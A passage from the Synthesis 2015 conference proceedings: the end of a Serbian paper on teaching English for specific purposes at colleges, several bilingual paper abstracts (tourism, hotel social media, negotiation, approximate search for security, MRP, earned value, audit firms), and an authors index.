Nastavnim planom Visoke poslovne škole u Blacu predviđeno je da se engleski jezika uči na svim godinama studija kao jednosemestralni predmet. Engleski I predstavlja kompletan prvi kurs poslovnog engleskog jezika koji sistematski pokriva sve osnovne jezičke strukture. Kroz dvanaest nastavnih jedinica sastavljenih od autentičnih tekstova obrađene su sve četiri veštine: čitanje, pisanje, slušanje i govorenje. Engleski II je baziran na pažljivo sastavljenom jezičkom programu, sa petnaest nastavnih jedinica koje obuhvataju ključne oblasti poslovne interakcije, kao što je telefoniranje, sastanci i druženja. Ovim kursom je obuhvaćen prošireni program izgovora i vokabulara, kao i materijala za slušanje. Engleski III je baziran na razumevanju jezika što je razrađeno kroz sadržaj svakodnevnog poslovnog rečnika. Četrnaest nastavnih jedinica pružaju mogućnost za vežbanje jezičkih veština kroz specifične i opšte situacije. Ostale karakteristike kursa su: dosledno korišćenje autentičnog materijala iz stvarnih kompanija, rečnik poslovnih termina i kompletna gramatika.

Na Visokoj elektrotehničkoj školi u Beogradu nastavni plan predviđa Engleski I u prvom semestru i Engleski II u šestom semestru. Engleski I za cilj ima da studenti steknu osnovna znanja iz engleskog jezika neophodna za osnovnu komunikaciju, kako bi uspešno pratili nastavu iz Engleskog jezika II. Engleski II za cilj ima da se studenti osposobe da komuniciraju na engleskom jeziku i da se služe kako opštim, tako i stručnim engleskim jezikom.

Uporednom analizom prethodno navedenih nastavnih programa jasno se dolazi do saznanja da je izučavanje engleskog jezika ozbiljno postavljeno skoro na svim poslovnim i IT studijama.

S obzirom da je predmet ovog rada učenje engleskog jezika struke, možemo da kažemo da je u zadovoljavajućem odnosu zastupljen na svim pomenutim institucijama, negde sa manjim, a negde sa većim nedeljnim fondom časova. Sličan broj časova imaju Beogradska poslovna škola i Visoka poslovna škola iz Blaca, gde se engleski jezik struke uči po dva semestra, s tim što se u BPŠ izučava kao dvosemestralni predmet na drugoj godini, a u Blacu kao jednosemstralni na II i III godini. Najmanja zastupljenost je na Višoj elektrotehničkoj školi iz Beograda gde se engleski jezik struke izučava samo u šestom semestru studija. Smatramo da engleski treba da bude zastupljen na svim



DOI: 10.15308/Synthesis-2015-768-770

godinama studija, a da se od druge godine do kraja studija u svakom semestru izučava kao jezik struke. Takođe, za one studente koji u prethodnom školovanju nisu učili ovaj strani jezik treba da se organizuje dodatna nastava, s obzirom da i dalje ima sredina u kojima se ovaj jezik ne uči, kao i da se kod studenata razvije svest da se njihov rad ne može zamisliti bez poznavanja engleskog jezika uopšte. Treba ih motivisati da shvate da im je engleski jezik za specifične namene bitan u poslovnom svetu skoro isto koliko i maternji. Mišljenja smo da se pored engleskog jezika struke u nastavni plan treba uvrstiti i drugi strani jezik struke, koji će student po svom interesovanju izabrati da uči.

## 3. REZIME

Pre dva veka obrazovanje u Srbiji se razvijalo na talasima prosvetiteljstva oblikovanog naučnim napretkom i nastajućom industrijskom revolucijom. Danas se obrazovanje u Srbiji susreće sa brojnim izazovima naučnog, humanističkog, socijalnog i drugog razvoja; sa velikim tehnološkim promenama, pravim revolucijama; sa globalizacijom i opštom mobilnošću svega što se može kretati, od kapitala do kulturnih obrazaca. Sistem obrazovanja je prvi i najvažniji elemenat životne i razvojne infrastrukture svakog pojedinca, društva i države, jer njegov ukupan efekat određuje kvalitet i efekte izgradnje i korišćenja svih drugih sistema, resursa i kvaliteta života. Stoga, sistem obrazovanja treba da se razvija tako da svoju ulogu ostvaruje pravovremeno, kvalitetno i efikasno. Potpuno se treba prihvatiti uloga koju obrazovanje mora imati u ekonomskom, kulturnom, socijalnom, političkom, demokratskom i drugom razvoju i poboljšanju strateškog, kooperativnog i konkurentnog kapaciteta i položaja Srbije u savremenom svetu, posebno u Evropskoj uniji.

Imajući u vidu sve navedeno, jasno je da Engleski jezik struke predstavlja važno sredstvo u procesu internacionalizacije visokog obrazovanja i obrazovnih procesa, a da su profesori ti koji imaju zadatak da na što efektivniji način omoguće studentima da steknu osnovno znanje stranog jezika koje im obezbeđuje aktivno učešće u diskusijama, na naučnim konferencijama i seminarima, kao i mogućnost samostalnog čitanja stručne literature. Cilj svim profesorima na strukovnim, ali i akademski studijama, treba da bude da studente motivišu da se aktivno uključe u nastavni proces učenja stranog jezika, kroz metodu interaktivne nastave, što je u skladu sa komunikativnim pristupom učenju stranih jezika. Zadatak visokih škola strukovnih studija jeste upravo taj da kroz sistem dualnog obrazovanja (teorija i praksa) studente pripreme i osposobe za rad. Analogno tome, rukovodstva ovakvih škola moraju uvideti i istaći značaj engleskog jezika struke, kao osnovnog „oruđa" za rad jednog poslovnog, mladog čoveka u modernom svetu nauke i poslovanja.

## LITERATURA


Basta, J. (2012). Strani jezik struke u visokom školstvu. Filologija i univerzitet: tematski zbornik radova, str. 787-801. Preuzeto 1. Marta 2015. sa http://www.filfak.ni.ac.rs/izdavastvo/index.php?option=com_k2&view=item&task=download&id=350_198d82ffb227bce3af7a75efe157f03b&Itemid=152

Dudley-Evans, T., & St John, M.J. (1998). *Developments in ESP: A multi-disciplinary approach.* Cambridge: Cambridge University Press.

Đorović, D. (2004). Odnos studenata humanističkih nauka prema stranim jezicima. *Nastava i vaspitanje*, 53(4-5), 448-464.

Hedge, T. (2000). *Teaching and Learning in the Language Classroom.* Oxford: Oxford University Press.

Ignjačević, A. (2012). *Strani jezik u funkciji struke: nastava i učenje*. Beograd: Filozofski fakultet.

Maksimović, J., & Osmanović, J. (2013). Stavovi studenata društvenih i humanističkih nauka o proučavanju stranih jezika. *Philologia Mediana,* str. 443-460. Niš: Filozofski fakultet.

Mišić-Ilić, B. (2011). Nastava jezika struke kao sinergija znanja jezika i struke. Niš: Filozofski fakultet.

Nunan, D. (2003). *Practical English Language Teaching.* New York: McGraw-Hill

Tarabar, A. (2014). Načini i mogućnosti istovremenog učenja engleskog jezika i stručnog gradiva u nastavi iz oblasti održavanje. Univerzitet u Zenici, BiH

Vlada Republike Srbije Ministarstvo prosvete i nauke. (2011). *Strategija razvoja obrazovanja u Srbiji do 2020. godine*. Preuzeto 5. marta 2015. sa http://www.kg.ac.rs/doc/strategija_obrazovanja_do_2020.pdf

Vranješević, J. (2012). Budućnost nastavničke profesije: kompetentni pojedinci u kompetentnom sistemu. Stručni seminar Centra za obrazovne politike: Promene u akademskoj i nastavničkoj profesiji.




DOI: 10.15308/Synthesis-2015-768-770

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE IMPACT OF ECONOMIC CRISIS AND NON-ECONOMIC FACTORS ON THE TOURISM INDUSTRY IN ZLATIBOR

## UTICAJ EKONOMSKE KRIZE I NEEKONOMSKIH FAKTORA NA TURIZAM NA ZLATIBORU

Slobodan Čerović, Miroslav Knežević, Nataša Sekulović, Dragoljub Barjaktarović, Filip Đoković
Singidunum University, Faculty of Tourism and Hospitality Management, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
Tourism has recorded a favorable development trend in the previous decades. Despite the fact that it was occassionaly exposed to adverse effects of the crises caused by numerous economic and non-economic factors, tourism has managed to recover significantly faster and record a higher growth rate compared to the entire world economy. This paper analyses the effects of the economic crisis and other non-economic factors on tourist movements in Serbia during the period 2007-2014, with special emphasis on Zlatibor as a popular tourism destination. The aim of this paper is to show that the aforementioned crisis had a major impact on the movements of domestic and foreign tourists in Serbia and Zlatibor during the analyzed period. Based on the available data, research was conducted and the results showed that the economic factors primarily led to the reduction in the number of tourists in Serbia, while the economic crisis had more impact on domestic travel than on the movements of foreign tourists in our country.

**Key words:**
tourist movements, crisis, tourism, Serbia, Zlatibor.

**Apstrakt:**
Turizam beleži pozitivan trend razvoja tokom prethodnih decenija. Uprkos činjenici da je povremeno bio pogođen krizom prouzrokovanom brojnim ekonomskim i neekonomskim činiocima, uspeo je da se brže oporavi i beleži veću stopu rasta u odnosu na ostale segmente privrede. Ovaj rad ispituje uticaj ekonomske krize i drugih neekonomskih činilaca na razvoj turizma u Srbiji tokom perioda 2007-2014, sa posebnim naglaskom na Zlatibor kao jednu od popularnih turističkih destinacija. Cilj ovog rada jeste da pokaže da je pomenuta kriza imala ogroman uticaj na kretanja domaćih i stranih turista u Srbiji i na Zlatiboru tokom navedenog perioda. Na osnovu dostupnih podataka, sprovedeno je istraživanje čiji su rezultati pokazali da su ekonomski faktori doveli do pada u broju turista u Srbiji, kao i da je ekonomska kriza imala veći uticaj na kretanja domaćih turista nego na kretanja stranih turista u zemlji.

**Ključne reči:**
kretanje turista, kriza, turizam, Srbija, Zlatibor.

E-mail: scerovic@singidunum.ac.rs
DOI: 10.5937/EJAE12-8160

Synthesis
International Scientific Conference of IT and Business-Related Research

# COMPARATIVE ANALYSIS OF FACEBOOK AND COMMUNICATION ACTIVITIES OF THE MOUNTAIN HOTELS IN STARA PLANINA, KOPAONIK AND ZLATIBOR

## UPOREDNA ANALIZA FACEBOOK KOMUNIKACIONIH AKTIVNOSTI PLANINSKIH HOTELA NA STAROJ PLANINI, KOPAONIKU I ZLATIBORU

Radmila Živković, Angelina Njeguš, Marija Zlatanović, Jelena Gajić, Ivana Brdar
Singidunum University, Faculty of Tourism and Hospitality Management, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
Communication strategies with the consumers of tourism products and services have significantly transformed in recent years with the advent of social media and online information. According to numerous authors, social media represent a hybrid form of traditional integrated marketing communications with the increased effect of WOM (word of mouth) communication, which enables the exchange of information between users/consumers. The transparency of social media provides the hoteliers with necessary feedback and opens up new communication channels. Modern consumers possess greater knowledge and higher expectations than before. The purpose of the research conducted on a sample of mountain hotels in Serbia using web metrics was to determine guest perception and satisfaction with the hotels at the most popular Serbian mountain destinations. The results show that social networks can be used successfully by service providers to improve the understanding of guests' needs, as well as to enhance business performance and revenue. By maintaining long-term relationships with guests, hoteliers can build stronger and more enduring connections that will result in new purchases and more efficient WOM (word of mouth).

**Key words:**
marketing communications, mountain hotels, social media, consumers.

**Apstrakt:**
Komunikacione strategije sa korisnicima turističkih proizvoda i usluga su se znatno promenile tokom poslednjih godina sa pojavom društvenih medija i onlajn informacija. Prema mišljenju brojnih autora, društveni mediji predstavljaju hibridnu formu tradicionalnih integrisanih marketinških komunikacija uz uvećan efekat WOM (word of mounth) komunikacija, koje omogućavaju razmenu informacija između korisnika/potrošača. Transparentnost društvenih medija pruža hotelijerima povratne informacije i otvara nove komunikacione kanale. Današnji potrošači poseduju veća znanja i imaju veća očekivanja nego ikada pre. Cilj rada je da ukaže na vrednost i značaj onlajn komunikacija u turizmu i hotelijerstvu, kako bi se razvile efikasnije marketing komunikacione strategije i aktivnosti. Zadatak istraživanja je da na primeru planinskih hotela u Srbiji ispitamo percepciju i zadovoljstvo gostiju u posmatranim hotelima korišćenjem web metrike. Nakon sprovedenog istraživanja u hotelima na najpopularnijim planinskim destinacijama u Srbiji, došli smo do saznanja da se društvene mreže mogu uspešno koristiti od strane pružaoca usluga sa namerom da se što bolje razumeju potrebe klijenata, a sa ciljem poboljšanja poslovnog uspeha i ukupnih prihoda. Kroz očuvanje dobrih odnosa sa gostima, hotelijeri mogu da izgrade čvršće i trajnije veze koje će rezultirati ponovnom posetom i efikasnijom usmenom propagandom.

**Ključne reči:**
marketinške komunikacije, planinski hoteli, društveni mediji, potrošači.



E-mail: rzivkovic@singidunum.ac.rs
DOI: 10.5937/EJAE12-8159

Synthesis
International Scientific Conference of IT and Business-Related Research

# INTERNATIONAL BUSINESS: RAISING CULTURAL AWARENESS IN GLOBAL NEGOTIATING

## MEĐUNARODNO POSLOVANJE: PODIZANJE KULTURNE SVESTI U PROCESU GLOBALNOG PREGOVARANJA

Jovana Gardašević, Jelena Vapa-Tankosić
University Business Academy in Novi Sad, Faculty of Economics and Engineering Management, 2 Cvećarska St., Novi Sad, Serbia

**Abstract:**
The global marketplace is a fast-growing and rapidly changing field. Global negotiation is a process where each party from two or more different countries involved in negotiating tries to gain an advantage for itself by the end of the process. The process of global negotiating differs from culture to culture in terms of language, different types of communication (verbal and nonverbal), negotiating style, approaches to problem – solving, *etc.* The aspects of culture that are of vital importance for global negotiating are attitudes and beliefs, religion, material culture, and language. This paper should encourage better understanding of the process of negotiation: it defines the negotiation process, identifies the issues that are subject to negotiation and mentions the stages of negotiation. It discusses the importance of developing cultural awareness prior to negotiating internationally through descriptive overview of all aspects of culture. It gives examples of differences in global negotiating and doing business worldwide. The purpose of this paper is to show theoretically the connection between these terms and provide information that will prevent business people from making mistakes and pitfalls in international negotiation process.

**Key words:**
negotiating, global negotiating, international business, culture.

**Apstrakt:**
Globalno tržište predstavlja segment koji se neprekidno menja i razvija. U procesu globalnog pregovaranja svaka strana, iz dve ili više različitih zemalja, pokušava da stekne prednost do kraja pregovora. Ovakav vid komunikacije (verbalne ili neverbalne) varira od zemlje do zemlje, od kulture do kulture u pogledu jezika, pregovaračkog stila, pristupa rešavanju problema, itd. Aspekti kulture koji su bitni za međunarodne pregovore su stavovi, uverenja, religija, materijalna kultura i jezik. Ovaj rad ima za cilj da doprinese što boljem razumevanju procesa pregovaranja: definiše tok pregovaranja, identifikuje pitanja koja su predmet pregovora i imenuje faze u procesu pregovaranja. U radu se govori o značaju razvoja kulturne svesti pre vođenja međunarodnih pregovora kroz slikovit prikaz značajnih kulturnih aspekata. Takođe, autori nastoje da ukažu na primere različitosti koje postoje u globalnom procesu pregovaranja i međunarodnom poslovanju uopšte, kao i na izazove sa kojima se susreću učesnici međunarodnih pregovora. Svrha rada jeste da teorijski prikaže vezu imeđu pomenutih termina kao i da poslovnim ljudima iz međunarodnog okruženja pruži neophodne informacije u cilju izbegavanja grešaka u međunarodnom pregovaranju.

**Ključne reči:**
pregovaranje, globalno pregovaranje, međunarodno poslovanje, kultura.

E-mail: gardasevic.jovana@gmail.com
DOI: 10.5937/EJAE12-8155

Synthesis
International Scientific Conference of IT and Business-Related Research

# APPROXIMATE SEARCH FOR BIG DATA WITH APPLICATIONS IN INFORMATION SECURITY – A SURVEY

## APROKSIMATIVNE PRETRAGE U VELIKIM SKUPOVIMA PODATAKA SA PRIMENAMA U BEZBEDNOSTI INFORMACIONIH SISTEMA - PREGLED

Slobodan Petrović
Gjøvik University College, p.o. box 191, N-2802 Gjøvik, Norway

**Abstract:**
This paper is a survey of approximate search techniques in very large data sets (so-called Big Data). After a short introduction, some techniques for speeding up approximate search in such data sets based on exploitation of inherent bit-parallelism in computers are described. It then reviews the applications in search related to information security problems (digital forensics, malware detection, intrusion detection) are reviewed. Finally, the need for constraints in approximate search regarding the number of so-called elementary edit operations and the run lengths of particular elementary edit operations is explained and the status of on-going research on efficient implementation of approximate search algorithms with various constraints is given.

**Key words:**
Big Data, approximate search, bit-parallelism, information security, constraints.

**Apstrakt:**
Ovaj rad nudi pregled tehnika aproksimativne pretrage u velikim skupovima podataka („Big Data”). Nakon kratkog uvoda, prikazane su neke od tehnika za ubrzanu aproksimativnu pretragu u takvim skupovima podataka zasnovanih na ispitivanju inherentnog bit-paralelizma u računarima. Razmatraju se i njihove primene vezano za probleme bezbednosti informacionih sistema (digitalna forenzika, detekcija malvera, detekcija upada). Na kraju se objašnjava potreba za ograničenjima u aproksimativnim pretragama vezano za broj takozvanih osnovnih operacija za editovanje i dužinu trajanja istih, kao i trenutno stanje istraživanja o efikasnom sprovođenju algoritama aproksimativne pretrage sa različitim ograničenjima.

**Ključne reči:**
veliki skupovi podataka, aproksimativne pretrage, bit-paralelizam, bezbednost informacionih sistema, ograničenja.



E-mail: slobodanp@hig.no

DOI: 10.5937/EJAE12-8153

Synthesis
International Scientific Conference of IT and Business-Related Research

# PROJECT SCHEDULING METHOD WITH TIME USING MRP SYSTEM – A CASE STUDY: CONSTRUCTION PROJECT IN LIBYA

## METODA PLANIRANJA PROJEKATA U U FUNKCIJI VREMENA KORIŠĆENJEM MRP SISTEMA – STUDIJA SLUČAJA GRAĐEVINSKOG PROJEKTA U LIBIJI

Abdallah Ali Imetieg[1], Miroslav Lutovac[2]

[1] Singidunum University, Department for Postgraduate Studies, 32 Danijelova St., Belgrade, Serbia

[2] Singidunum University, Faculty of Tehnical Sciences, 32 Danijelova St., Belgrade, Serbia

**Abstract:**

Materials Requirements and Planning (MRP) is a system of production planning and inventory control, which is used to manage manufacturing processes. Most MRP systems are software-based and are used to ensure that the materials are available for production, that the products are available for delivery to customers, that the lowest possible material and product level is maintained in store, as well as to plan delivery schedules and purchasing activities. Upon completion of scheduling, begins the process of follow-up, which includes the achievement of the project goals in terms of quantity, quality and costs in accordance with deadlines. MRP system was applied to project of 5000 housing units in Solug area, which is close to Benghazi city, Libya, with the aim to provide necessary cash flow to pay dues on time without delay to all involved project sub-contractors and material suppliers, to ensure the smooth flow of operations, as well as to diminish costs by reduction of temporary storages and rented areas. There is a correlation between time and cost of each activity. If the required time is shorter than the scheduled time of the certain activity, it would demand more resources, which further leads to the increase in direct costs of the given activity. Therefore, the output of MRP is important since commands are issued through planning in order to launch the suggested orders with the required quantities and within the limited time period.

**Key words:**

Materials Requirements and Planning (MRP), cost, quality, scheduling process, project management, Libya.

**Apstrakt:**

Sistemi za planiranje materijalnih potreba preduzeća (MRP) su sistemi koji omogućavaju efektivno planiranje proizvodnje i kontrolu zaliha, a koji se koriste u upravljanju proizvodnim procesima. Većina ovakvih sistema bazira se na softverskim rešenjima. Njihova funkcija jeste da obezbede raspoloživost materijalnih resursa za proizvodnju, dostupnost gotovih proizvoda klijentima, kao i minimalno zadržavanje zaliha u magacinima i radnjama, a sve to za potrebe planiranja rasporeda isporuke i aktivnosti nabavke. Nakon izrade rasporeda slede aktivnosti koje bi trebalo da ispune očekivane projektne ciljeve u smislu količine, kvaliteta i troškova u skladu sa vremenskim rokovima. MRP sistem primenjen je na projektu od 5000 stambenih jedinica u Solug oblasti u blizini grada Bengazi u Libiji, sa ciljem pružanja neophodnog novčanog toka kako bi se isplatili svi podizvođači na projektu bez odlaganja i osiguralo nesmetano poslovanje i izbegli nepotrebni troškovi smanjenjem broja privremenih skladišta i iznajmljenih prostora. Postoji korelacija između vremena i troškova za svaku aktivnost. Naime, ako je potrebno vreme za određenu aktivnost kraće od planiranog, to će zahtevati veću količinu resursa, što dovodi do povećanja direktnih troškova date aktivnosti. Učinak MRP sistema je od velikog značaja zato što se naredbe izdaju kroz planiranje kako bi se pokrenule očekivane nabavke prema zahtevanim količinama u ograničenom vremenu.

**Ključne reči:**

Sistemi za planiranje materijalnih potreba preduzeća (MRP), troškovi, kvalitet, raspored, upravljanje projektom, Libija.



E-mail: imetieg67@yahoo.com

DOI: 10.5937/EJAE12-7815

Synthesis
International Scientific Conference of IT and Business-Related Research

# PRIMENA METODE OSTVARENE VREDNOSTI U PRAĆENJU MANJIH GRAĐEVINSKIH PROJEKATA

## THE APPLICATION OF EARNED-VALUE BASED METRICS ON SMALL-SCALE CONSTRUCTION PROJECTS

Radoslav Avlijaš, Goran Avlijaš, Milenko Heleta
Univerzite Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Primena metode ostvarene vrednosti u Srbiji značajno zaostaje za drugim razvijenijim privredama, nezavisno od toga što se ona pokazala kao veoma upotrebljiv i prilagodljiv alat za predviđanje ukupnih troškova i vremena realizacije građevinskih projekata. Ovaj rad trebalo bi da doprinese široj primeni metode upravljanja ostvarenom vrednošću (EVM), kao veoma praktičnoj metrici koja se može koristi za praćenje manjih građevinskih projekata. Pregled literature otkriva kako se metoda razvila kao osnovno sredstvo za praćenje građevinskih projekata i upućuje na specifične probleme vezane za njenu primenu. Kako bi se omogućilo praktičarima da shvate sve pogodnosti EVM za efikasno praćenje učinka na manjim građevinskim projektima, upotrebljivost metodologije prikazana je u vidu studije slučaja.

**Ključne reči:**
ostvarena vrednost, upravljanje projektima, građevinarstvo.

**Abstract:**
The application of the earned-value management method in Serbia significantly lags behind other developed economies, regardless of the fact that it proved to be a very useful and flexible tool for forecasting the overall costs and realization time of construction projects This paper aims to contribute to the wider use of earned-value management (EVM) as a practical metrics that can be used to track performance of small-scale construction projects. Literature review reveals how the method evolved into a fundamental tool for monitoring of construction projects and it highlights the specific problems related to its implementation. In order to enable practitioners to understand all the benefits of EVM for effective monitoring of performance of the small-scale construction projects, we have presented the applicability of this methodology within a case study.

**Key words:**
earned value, project management, construction.



E-mail: ravlijas@singidunum.ac.rs

Synthesis
International Scientific Conference of IT and Business-Related Research

# ODREĐIVANJE DRUGOG NIVOA REVIZORSKIH FIRMI U REPUBLICI SRBIJI: U POTRAZI ZA "MALOM ČETVORKOM"

## DEFINING SECOND-TIER AUDIT FIRMS IN SERBIA: IN SEARCH OF THE SMALL FOUR

Nemanja Stanišić, Vule Mizdraković, Tijana Radojević, Nenad Stanić
Univerzite Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
U ovom radu pokušaćemo da definišemo drugi nivo revizorskih firmi u Republici Srbiji. Kako bismo ostvarili cilj rada, analizirali smo 10.555 finansijskih izveštaja pravnih lica koja posluju na teritoriji Republike Srbije, a koji su pripremljeni za period od 2010. do 2012. godine. Od ukupnog pomenutog broja, eksternu reviziju 1.101 izveštaja uradila je Velika četvorka, dok je reviziju druge grupe izveštaja uradilo preostalih 38 revizorskih firmi. U cilju definisanja algoritma klasifikacije, kao nezavisnu varijablu upotrebili smo izračunate finansijske pokazatelje, dok smo za zavisnu varijablu odredili tip revizorskog mišljenja koji je izdat od strane Velike četvorke. Primenom metode stabla odlučivanja, dobili smo pravila razvrstavanja, koje smo kasnije primenili na uzorku privrednih društava za čiju reviziju su bili zadužene preostale revizorske firme. Na osnovu poklapanja sa kriterijumima Velike četvorke (za koju važi da poseduje visok nivo kvaliteta izvršene revizije), od uzorkovanih revizorskih firmi predložili smo "Malu četvorku" u Republici Srbiji. Pored pomenutog, rezultati istraživanja pokazuju da Velika četvorka i preostale revizorske firme, posvećuju drugačiji nivo pažnje određenim finansijskim pokazateljima. Mogući razlozi za to razmotreni su u ovom radu. Na kraju, predložili smo u kom pravcu bi mogla da se kreću buduća istraživanja na ovu temu.

**Ključne reči:**
stablo odlučivanja, finansijski izveštaji, revizorsko mišljenje.

**Abstract:**
In this paper, we aim to define the so-called "second tier" audit firms in the Republic of Serbia. In order to accomplish that, we have analysed 10,555 financial statements of legal entities from Serbia for the period 2010–2012. The "Big 4" audit firms audited 1,101 of the aforementioned financial statements, whereas the rest of the statements have been audited by the remaining 38 audit firms. A number of calculated financial indicators of audited entities and corresponding audit opinions issued by the "Big 4" firms have been treated as independent and dependent variables respectively, for training a decision tree classification algorithm. The resulting set of rules was then applied to the rest of the sample. Based on the observed level of compliance with the "Big 4" criteria (which stands for high quality audit), we have subsequently suggested the "Small 4" audit firms in Serbia. Moreover, the results show that the "Big 4" firms and the other audit firms assign considerably different importance to the independent variables. The paper also discusses possible reasons for that and offers recommendations for future research.

**Key words:**
decision trees, financial statements, audit opinion.



E-mail: nstanisic@singidunum.ac.rs

# AUTHORS INDEX


**A**
Abdallah Ali Imetieg 775
Abubaker Ezabti 615
Aleksandar Jevremović 116, 274
Aleksandar Mihajlović 588
Aleksandar Maslarević 262
Aleksandar Trifunović 203
Aleksandar Vasić 43
Aleksandar Đorđević 262
Aleksandra Aleksić 504
Aleksandra Bakrač 606
Aleksandra Gagić 739
Alen Selimović 447
Ana Bašić 232
Ana Kažanegra-Veličković 768
Ana Petrović 739
Ana Simićević 71
Ana Uzelac 129
Anđelija Ivkov-Džigurski 161
Andreja Samčović 101
Andrey Bystrov 475
Angelina Njeguš 519, 772
Anita Janković 763

**B**
Belen Andrada 191
Biljana Đorđević 561
Biljana Simić Veličković 752
Biljana Tešić 166, 378, 566
Bisera Jevtić 43
Bogdan Mirković 321
Bojan Kresojević 410
Bojan Krstić 508
Boris Kordić 332
Borivoje Đokić 672, 691
Boško Radovanović 279
Božidarka Arsenović 199
Božidar Leković 388
Branimir Jakšić 279, 291
Branislava Lazić 297
Branislav Tanasić 491
Brankica Ljamić-Ivanović 635
Branko Balj 311
Branko Gvozdić 268
Branko Krasojević 561
Branko Zrilić 238
Bratislav Rajičić 262

**C**
Cecilia Nievas 191
Christian Pérez-Salazar 147
Cipriana Sava 537

**D**
Dalibor Radovanović 71
Damir Jerković 274
Danica Rajin 316
Danijela Aleksić 291
Danijela Batinić 311
Danijel Pavlović 531
Danilo Golijanin 694
Danka Stefanović 308
Darija Lunić 525
Dario Šalić 694
Dario Vidaković 32
Dejan Milić 123
Dejan Tepšić 112
Dejan Vujić 47
Dejan Uljarević 97
Dejan Živković 119
Dmitriy Fialkovskiy 475
Dobrila Vujić 686
Dragana Spasić 763
Dragan Cvetković 154, 760
Dragan Ilić 423
Dragan Lazarević 203
Dragan Marković 154, 196
Dragan Đurđević 17
Dragan Vasiljević 213
Dragan Zoranović 129
Dragica Mirković 744
Dragoljub Barjaktarović 771
Dušan Regodić 274, 608
Dušan Stamenković 71, 90
Duško Gvozdenović 196
Duško Radaković 154
Duško Ranisavljević 455

**Đ**
Đorđe Vukelić 620

**E**
Elena Marković 5
Emilio Pósleman 191
Endre Pap 143

**F**
Filip Đoković 664, 771

**G**
Gabriela Eréndira Hernández-Rodríguez 147
Goranka Knežević 405, 419, 659
Goran Perić 494, 675
Goran Stefanović 345
Gordana Dobrijević 336, 664
Gordana Bakić 262
Gordana Mićunović 345
Gordana Nikić 680

**H**
Hana Stefanović 123

**I**
Irena Jovanović 558
Isidora Ljumović 419
Ismail Musabegović 481
Ivana Brdar 588, 772
Ivana Damnjanović 166, 566
Ivana Dinić 291
Ivana Vranić 744
Ivana Mitrović 699
Ivana Milosević 171
Ivana Milošević 268
Ivana Pantelić 378
Ivana Pećanac 691
Ivana Tomić 748
Ivan Barać 139
Ivan Radenković 735
Ivan Nikčević 5
Ivan Pantelić 151
Ivan Stojšić 161
Ivica Terzić 706

**J**
Jasmina Omerbegović Bijelović 635
Jasmina Vesić Vasović 359
Jean Claude Delva Exume 14
Jelena Đorđević Boljanović 336, 664
Jelena Gajić 588, 594, 772
Jelena Kaljević 151, 378, 711
Jelena Lukić 369
Jelena Obradović 463
Jelena Petrović 508
Jelena Popov 652
Jelena Šekarić Sotirovski 541
Jelena Stanković 594
Jelena Tomić 161
Jelena Vapa-Tankosić 773
Jovana Babić 332
Jovana Gardašević 773
Jovan Popesku 513
Juan Emmanuel Delva Benavides 14
Juan Ruiz-Ramírez 147
Julijana Vasiljević 213

**K**
Katarina Držajić 755
Katarina Milosavljević 755
Katarina Plećić 378
Konstantinos Karyotakis 327
Kosana Vićentijević 151, 469, 711

**L**
Lazar Dražeta 375, 672, 691
Lepa Babić 332
Lidija Barjaktarović 423, 642
Ljiljana Arsić 364
Ljiljana Jeremić 648
Lora Petronić Petrović 166, 566

**M**
Madina Temirbulatova 486
Maja Veljković Michos 739
Mališa Žižović 151
Maria Bakatsaki 327
Marija Kostić 51, 308
Marija Matotek 274
Marijana Vukašinović 62
Marija Zlatanović 772
Marina Đenić 394
Marina Kocareva Ranisavljev 248
Marina Kostić 541
Marina Marjanović 119
Marina Milovanović 739
Marko Gašić 494
Marko Marković 76, 378, 423
Marko Milojević 706
Marko Petrović 27
Marko Šarac 71, 90
Ma Teresa Prieto Quezada 14
Melita Jovanović Tončev 51, 499
Meri Burzić 238
Metod Šuligoj 547
Mihajlo Stefanović 279
Mihajlo Stefanović 291
Milan Gašović 629
Milan Milosavljević 107
Milan Stojanović 608

Milan Tair 22, 27
Mile Petrović 268
Milena Bokić 588
Milena Mitrović 680
Milena Podovac 499
Milena Sokolić 349
Milenko Ćeha 303
Mile Stanišić 723
Milica Andevski 32
Milica Began 552
Milica Krulj Mladenović 459
Milica Spasić-Stojković 763
Milina Živanović 203
Milivoj Mrdaković 67
Milkica Nešić 101
Milomir Tatović 107
Milorad Miljković 599
Miloš Đukić 262
Miloš Dragosavac 463
Miloš Ilić 242
Mioara Borza 486
Miodrag Radojević 573
Mira Vidaković 32
Miriam de los Ángeles Díaz-Córdoba 147
Mirjana Dubičanin 525
Mirjana Dišević 744
Mirjana Petković 369
Mirjana Reljić 248
Mirjana Šekarić 541
Mirko Savić 719
Miroljub Hadžić 455
Miroslav Ćajić 176
Miroslav Stevanović 17
Miroslav Knežević 218, 771
Miroslav Lazić 206, 254
Miroslav Dukić 47
Miroslav Lutovac 134, 224, 775
Miroslav Mladenović 62
Miroslav Radojičić 359
Miroslav Trifunović 186
Mladen Veinović 1, 112, 139
Mladen Opačić 1

**N**

Nada Arežina 308
Nader Zolfagharian 191
Nadina Hodžić 414
Nataša Glišović 711
Nataša Novaković 345
Nataša Sekulović 771
Nataša Spahić 400
Nataša Stanišić 748
Nebojša Ivković 171
Nemanja Stanišić 394, 777
Nenad Mihajlov 675
Nenad Ristić 274
Nenad Stanić 531, 541, 777
Nenad Tomić 56
Nikica Radović 516
Nikola Maksimović 248
Nikola Minić 22, 218, 624
Nikola Radić 353
Nikolina Ljepava 38
Ninela Kordić 594
Nino Vesković 606, 633

**O**

Olivera Popović 238, 760
Olja Maričić 161

**P**

Pavel P. Baranov 715
Petar Spalević 242, 279, 291
Petar Stepanović 81
Petar Tomić 400
Predrag Lekić 279
Predrag Popović 232
Predrag Vukadinović 405, 659

**R**

Radica Prokić Cvetković 238, 760
Radmila Janičić 38
Radmila Micić 364
Radmila Živković 588, 772
Radomir Jovičić 238, 760
Radomir Mijailović 181
Radovan Ilić 629
Rafaél Vela Martínez 147
Ratko Ivković 171, 268

**S**

Sandra Kamenković 481
Sanja Filipović 642
Saša Adamović 67, 76, 90, 107
Saša Perić 668
Siniša Janković 719
Siniša Minić 291
Slađana Janković 129
Slađana Mušikić 459
Slađana Paunović 432
Slaviša Nikolić 97
Slavko Alčaković 599, 694, 748

Slavko Rakočević 151, 711
Slobodan Čerović 771
Slobodan Marić 388
Slobodan Petrović 774
Smiljana Bijelović 171
Snežana Đorđević 359
Snežana Lazarević 339, 369
Snežana Mihajlov 675
Snežana Mladenović 129
